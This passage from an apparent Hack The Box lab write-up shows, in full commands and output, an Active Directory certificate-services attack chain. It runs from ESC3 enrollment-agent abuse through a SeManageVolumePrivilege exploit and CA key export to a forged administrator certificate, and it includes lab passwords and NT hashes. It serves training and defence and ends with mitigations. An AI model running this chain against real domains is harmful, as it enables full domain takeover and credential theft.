
lion.sk’s token shows membership in Domain CRA Managers.
*Evil-WinRM* PS C:\> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
CERTIFICATE\Domain CRA Managers            Group            S-1-5-21-515537669-4223687196-3249690583-1104 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
Note: Domain CRA Managers are certificate request agents — they can enroll in a template carrying the Certificate Request Agent EKU and then request certificates on behalf of other users. That is the setup for an ESC3 attack, where I enroll as an agent and then mint a logon certificate for a more useful account.
BloodHound confirms the membership (the group’s own description notes it “issues and revokes certificates for the domain users”).
Running certipy with -vulnerable flags the Delegated-CRA enrollment-agent template as ESC3.
$ certipy-ad find -stdout -vulnerable -u lion.sk@certificate.htb -p '!QAZ2wsx' -dc-ip 10.129.245.51 -dc-host 10.129.245.51 -target dc01.certificate.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'Certificate-LTD-CA' via RRP
[*] Successfully retrieved CA configuration for 'Certificate-LTD-CA'
[*] Checking web enrollment for CA 'Certificate-LTD-CA' @ 'DC01.certificate.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : Certificate-LTD-CA
    DNS Name                            : DC01.certificate.htb
    Certificate Subject                 : CN=Certificate-LTD-CA, DC=certificate, DC=htb
    Certificate Serial Number           : 344CB419D59054904031B340F5A43923
    Certificate Validity Start          : 2026-03-12 20:45:00+00:00
    Certificate Validity End            : 2126-03-12 20:55:00+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFICATE.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        ManageCertificates              : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Enroll                          : CERTIFICATE.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : Delegated-CRA
    Display Name                        : Delegated-CRA
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-05T19:52:09+00:00
    Template Last Modified              : 2024-11-05T19:52:10+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain CRA Managers
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain CRA Managers
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.
A full (non--vulnerable) enumeration shows the SignedUser template, which is the ESC3 target: it issues a client-authentication certificate, but requires a signature from a Certificate Request Agent, and the account it’s requested for must have an email set.
$ certipy-ad find -stdout -u lion.sk@certificate.htb -p '!QAZ2wsx' -dc-ip 10.129.245.51 -dc-host 10.129.245.51 -target dc01.certificate.htb
<SNIP>
0
    Template Name                       : SignedUser
    Display Name                        : Signed User
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    RA Application Policies             : Certificate Request Agent
    Authorized Signatures Required      : 1
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-03T23:51:13+00:00
    Template Last Modified              : 2024-11-03T23:51:14+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Domain Users
                                          CERTIFICATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Domain Users
                                          CERTIFICATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain Users
    [*] Remarks
      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template requires a signature with the Certificate Request Agent application policy.
<SNIP>
I enrolled in Delegated-CRA to get an enrollment-agent certificate.
$ certipy-ad req -u lion.sk@certificate.htb -p '!QAZ2wsx' -ca 'Certificate-LTD-CA' -template 'Delegated-CRA' -dc-ip 10.129.245.51 -dc-host dc01.certificate.htb -target dc01.certificate.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 31
[*] Successfully requested certificate
[*] Got certificate with UPN 'Lion.SK@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1115'
[*] Saving certificate and private key to 'lion.sk.pfx'
[*] Wrote certificate and private key to 'lion.sk.pfx'
The target account needs an email set, so I uploaded PowerView and imported it.
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> upload /usr/share/windows-resources/powersploit/Recon/PowerView.ps1

Info: Uploading /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 to C:\Users\Lion.SK\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> import-module .\powerview.ps1
Then I listed which users already have a mailbox.
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> get-domainuser | select samaccountname,mail

samaccountname mail
-------------- ----
Administrator
Guest
krbtgt
Kai.X          kai.x@certificate.htb
Sara.B         sara.b@certificate.htb
John.C         john.c@certificate.htb
Aya.W          aya.w@certificate.htb
Nya.S          nya.s@certificate.htb
Maya.K         maya.k@certificate.htb
Lion.SK        lion.sk@certificate.htb
Eva.F          eva.f@certificate.htb
Ryan.K         ryan.k@certificate.htb
akeder.kh
kara.m
Alex.D         alex.d@certificate.htb
karol.s
saad.m         saad.m@certificate.htb
xamppuser
After reviewing a few accounts’ group memberships, ryan.k stands out: he has an email set (a valid target), and he belongs to Domain Storage Managers, whose SeManageVolumePrivilege is exactly what I’ll need for the root step.

Using the enrollment-agent certificate, I requested a SignedUser certificate on behalf of ryan.k.
$ certipy-ad req -u lion.sk@certificate.htb -p '!QAZ2wsx' -pfx lion.sk.pfx -ca 'Certificate-LTD-CA' -template 'SignedUser' -on-behalf-of 'certificate\ryan.k' -dc-ip 10.129.245.51 -dc-host dc01.certificate.htb -target dc01.certificate.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 32
[*] Successfully requested certificate
[*] Got certificate with UPN 'ryan.k@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
File 'ryan.k.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'ryan.k.pfx'
Authenticating with that certificate returns a TGT and ryan.k’s NT hash.
$ certipy-ad auth -pfx ryan.k.pfx -dc-ip 10.129.245.51
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Ryan.K@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
Privilege Escalation
As ryan.k, the key privilege is SeManageVolumePrivilege.
$ evil-winrm -i dc01.certificate.htb -r certificate.htb --ccache ryan.k.ccache
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
Note:
SeManageVolumePrivilegecan be abused to grant full control over the system drive. With write access everywhere, I can read the CA’s private key off disk — and whoever holds the CA key can forge a certificate for any user, including the administrator (a “golden certificate”).
The CA certificate is in the machine’s personal store, but its private key isn’t accessible yet (Missing stored keyset).
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -store my
my "Personal"
================ Certificate 0 ================
Serial Number: 344cb419d59054904031b340f5a43923
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/12/2026 1:45 PM
 NotAfter: 3/12/2126 1:55 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V1.1
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): db462c9739270d510c43610eaddb80c07c395232
  Key Container = Certificate-LTD-CA(1)
  Provider = Microsoft Software Key Storage Provider
Missing stored keyset

<SNIP>
CertUtil: -store command completed successfully.
I uploaded SeManageVolumeExploit.
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> upload /home/pwndalf/Documents/HTB/Machines/Certificate/SeManageVolumeExploit.exe

Info: Uploading /home/pwndalf/Documents/HTB/Machines/Certificate/SeManageVolumeExploit.exe to C:\Users\Ryan.K\Documents\SeManageVolumeExploit.exe

Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!
Running it grants full control of C:\.
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeExploit.exe
Entries changed: 873

DONE
With full control of the drive, I can now export the CA certificate together with its private key.
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -exportPFX 344cb419d59054904031b340f5a43923 cert.pfx
MY "Personal"
================ Certificate 0 ================
Serial Number: 344cb419d59054904031b340f5a43923
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/12/2026 1:45 PM
 NotAfter: 3/12/2126 1:55 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V1.1
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): db462c9739270d510c43610eaddb80c07c395232
  Key Container = Certificate-LTD-CA(1)
  Unique container name: 90afd1db88a1213f39411d248394d83d_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file cert.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
I downloaded the PFX to my box.
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> download cert.pfx

Info: Downloading C:\Users\Ryan.K\Documents\cert.pfx to cert.pfx

Info: Download successful!
With the CA key in hand, I forged a certificate for the administrator.
$ certipy-ad forge -upn administrator@certificate.htb -ca-pfx cert.pfx -out administrator.pfx
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator.pfx'
[*] Wrote forged certificate and private key to 'administrator.pfx'
Authenticating with the forged certificate returns the administrator’s TGT and NT hash.
$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.245.51
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
Root Flag
Finally, I logged in as administrator over WinRM and read the root flag.
$ evil-winrm -i dc01.certificate.htb -r certificate.htb --ccache administrator.ccache

<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
12da************************0271
Key Takeaways
Validate Every File in an Archive, Not Just the First — The upload filter inspected only the first entry of the ZIP, so concatenating a PDF archive with a PHP archive smuggled a web shell past it while unzip extracted the PHP. Validate each extracted file, decompress in a sandbox, and never serve or execute uploads from a web-accessible directory.
Don’t Store Credentials in the Web Root — db.php held the database password in plaintext, and although MySQL only listened on localhost, a tunnel made it reachable. Keep secrets out of web-served files, and segment database access.
Packet Captures Are Credentials — A PktMon capture left in a user’s profile contained a Kerberos AS-REQ whose pre-authentication timestamp cracked to a user’s password. Don’t leave captures lying around, and enforce strong passwords that resist offline cracking.
ADCS ESC3 Turns an Enrollment Agent Into Anyone — Membership in Domain CRA Managers let me enroll in an enrollment-agent template and then request a logon certificate on behalf of another user. Restrict who can enroll in Certificate Request Agent templates, require manager approval, and monitor on-behalf-of requests.
SeManageVolumePrivilege Is a Path to the CA Key — The privilege was abused to take full control of the system drive, read the CA’s private key, and forge a golden certificate authenticating as the administrator. Never grant SeManageVolumePrivilege to low-privileged users, store CA keys in an HSM, and alert on CA certificate exports.